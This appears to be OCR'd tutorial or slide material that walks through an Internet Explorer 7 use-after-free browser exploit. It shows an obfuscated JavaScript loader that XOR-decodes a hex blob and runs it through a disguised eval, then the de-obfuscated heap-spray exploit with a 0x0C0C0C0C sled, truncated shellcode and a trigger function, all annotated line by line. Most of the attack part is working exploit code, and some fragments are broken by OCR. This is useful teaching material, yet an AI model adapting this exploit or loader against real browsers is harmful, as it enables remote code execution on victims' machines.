f34010a2010063426272f05352618323626 1d2e0d201d36143d0d3f0e061a467d6f0a36000610082c1a27302e15102f33152e2826103806
d1d26273e050510181c1638282e301715242c361f211f252d0c1b031e2d1617320410333e322819282c0c010e341b0d072c12131b0e2f26
e0b0c381b70072d0a3a2a30113e3505292525037e66680316265f3d2530462c35393d10323200370a361006012d163f3b0536232518282
12d132267712c13152e0f2d310e06013e1628222e2f052a2c003a322d18271b2712033c21061c2e2f0016242e0f2a1b073c263c1b233a1

var qy = '';

for (i=0;i<rOWJknTpxELSHzvH.length;i+=2)
{
    qy += String.fromCharCode(parseInt(rOWJknTpxELSHzvH.substring(i, i+2), 16));
}

var FKOrgaUfPOsOmiIIDFrzgaNtB = location.search.substring(1);
var Um = '';

for (i=0;i<qy.length;i++)
{
    Um += String.fromCharCode(qy.charCodeAt(i)^FKOrgaUfPOsOmiIIDFrzgaNtB.charCodeAt(i%FKOrgaUfPOsOmiIIDFrzgaNtB
}
window["eUUvUUaUUl".replace(/[A-Z]/g,"")](Um);

</script>
</html>
```


Remove white space but source is still encoded

Un-obfuscated JavaScript


```
<script language='JavaScript'>
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 … ");
var array = new Array();
var ls = 0x100000-(shellcode.length*2+0x01020);
var b = unescape('%u0C0C%u0C0C');
while (b.length<ls/2)
           { b+=b;}

var lh = b.substring(0,ls/2);
delete b;

for (i=0; i<0xC0; i++) {
           array[i] = lh + shellcode;
}
CollectGarbage();

var s1=unescape('%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAA');
var a1 = new Array();
for (var x=0;x<1000;x++)
           a1.push(document.createElement('img'));

function trigger_bug() {
           o1=document.createElement('tbody');
           o1.click;
           var o2 = o1.cloneNode();
           o1.clearAttributes();
           o1=null;
           CollectGarbage();
           for(var x=0;x<a1.length;x++)
                      a1[x].src=s1;
           o2.click;
}
</script>

<script>
window.setTimeout('trigger_bug();',800);
</script>
```

What does the Javascript do?

- The generated Javascript is sent to the Victim and executes in the victim's browser (IE7)
- A 'heap spray' fills memory:
  - 1Mb memory chunks are filled with 0x0C0C0C0C followed by the shell code (assembler).
  - 192 chunks fill memory past address 0x0C0C0C0C
- The defect is triggered
- Execution jumps to address 0x0C0C0C
  - Eventually the shell code is reached and executed



- Corrupted pointer can cause program execution to jump to random location
- Pointer may point to another pointer



- Fill memory past 200Mb (0x0C0C0C0C)
- Corrupt pointer will point to 0x0C0C0C0C
- Pointer to pointer (to pointer to…) still ends up at 0x0C0C0C0C
- Intel instruction 0x0C is a No-op
  - OR AL,0C
- Execution eventually reaches shell code

https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified

```
<script language='JavaScript'>

// shellcode is assembler code you'd like executed.  This runs calc.exe
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 … ");

// Spray the heap in chunks with 0x0C0C0C0C followed by the shell code.
var array = new Array();                               // Array of heap chunks
var ls = 0x100000-(shellcode.length*2+0x01020);        // Size of chunk
var b = unescape('%u0C0C%u0C0C');                      // 0x0C0C0C0C
while (b.length<ls/2)
           { b+=b;}                                    // b is filled with 0x0C

var lh = b.substring(0,ls/2);                          // Truncate to fit chunk
delete b;

for (i=0; i<0xC0; i++) {                               // Fill chunks to 0x0C0C1800
           array[i] = lh + shellcode;                  // 0x0Cs then shell code
}

CollectGarbage();

// Create lots of img objects in document
var s1=unescape('%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAA');
var a1 = new Array();
for (var x=0;x<1000;x++)
           a1.push(document.createElement('img'));

function trigger_bug() {
           …
}
</script>

<script>
window.setTimeout('trigger_bug();',800);
</script>
```

trigger_bug function

```
 function trigger_bug() {
        o1=document.createElement('tbody');
        o1.click;


        var o2 = o1.cloneNode();

        o1.clearAttributes();
        o1=null;

        CollectGarbage();


        for(var x=0;x<a1.length;x++)

                a1[x].src=s1;


        o2.click;
}
```

Create a table body element

Copy o1, should be a deep copy

Should free o1

Release memory from unused objects

a1 is array of 1,000 images

Set image source for each element

Trigger bug